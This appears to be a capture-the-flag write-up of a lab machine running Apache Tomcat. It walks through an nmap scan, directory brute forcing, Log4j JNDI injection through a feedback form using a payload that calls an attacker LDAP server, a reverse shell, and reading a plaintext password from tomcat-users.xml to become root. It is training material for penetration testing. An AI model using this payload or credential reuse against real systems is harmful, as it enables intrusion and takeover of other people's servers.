
INITIAL SHELL:


NMAP Scan.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/feedback]
└─$ nmap -A 10.10.120.95
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 04:08 EDT
Nmap scan report for 10.10.120.95 (10.10.120.95)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c7de9be8b45ea76f3c02dc26cbd60c79 (RSA)
|   256 ce4c4ee0c06c231ed1b8f36b58dd1979 (ECDSA)
|_  256 7cde7cd81669a9435ad1a086fcc22fc0 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.56
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.56
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.55 seconds

┌──(kali㉿kali)-[~/opt/Vulnlab/feedback]
└─$
```

Apache Tomcat version 9.0.56 is running on port 8080.




Access to Manager App is restricted. However, the credentials must be stored in "<Webroot>/conf/tomcat-users.xml".





Performing directory brute force using "dirsearch" reveals an interesting directory "feedback".

The “feedback” web page reveals a mechanism to log feedback.




Since Apache tomcat (which uses Java) is in use and feedback is being logged, there is a good chance that “Log4J” java library is being used. Hence it might be vulnerable to Log4j exploit.






Creating a reverse shell Java file “RCE.java”.




Compiling the “RCE.java” using javac outputs “RCE.class” which is compatible with Java version 8. A JNDI LDAP server is set up on port 1389 which executes “RCE.class” that will be served on port 8888.

The payload to exploit Log4j vulnerability is “${jndi:ldap://10.8.0.128:1389/a}”. This is URL encoded using Burpsuite’s Decoder.



The exploitation consists of four steps:

1. The URL encoded payload is entered in the “name” GET parameter and the request is sent.
2. This malicious web request connects to the ldap server on port 1389.
3. The ldap server then executes the “RCE.class” which is served on port 8888.
4. After executing the java class, a reverse shell is obtained on the target as “tomcat” user.



PRIVILEGE ESCALATION:

Examining the “tomcat-user.xml” reveals a password.

```
tomcat@ip-10-10-10-7:/$ find / -name tomcat 2>/dev/null
find / -name tomcat 2>/dev/null
/opt/tomcat
tomcat@ip-10-10-10-7:/$ cd /opt/tomcat
cd /opt/tomcat
tomcat@ip-10-10-10-7:~$ ls
ls
BUILDING.txt     LICENSE  README.md      RUNNING.txt  conf  logs  webapps
CONTRIBUTING.md  NOTICE   RELEASE-NOTES  bin          lib   temp  work
tomcat@ip-10-10-10-7:~$ cd conf
cd conf
tomcat@ip-10-10-10-7:~/conf$ ls
ls
catalina.policy       jaspic-providers.xml  server.xml        web.xml
catalina.properties   jaspic-providers.xsd  tomcat-users.xml
context.xml           logging.properties    tomcat-users.xsd
tomcat@ip-10-10-10-7:~/conf$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <user username="admin" password="H2RR3rGDrbAnPxWa" roles="manager-gui"/>
  <user username="robot" password="H2RR3rGDrbAnPxWa" roles="manager-script"/>
```

Switching user to “root” with the above discovered password to gain full control of the system.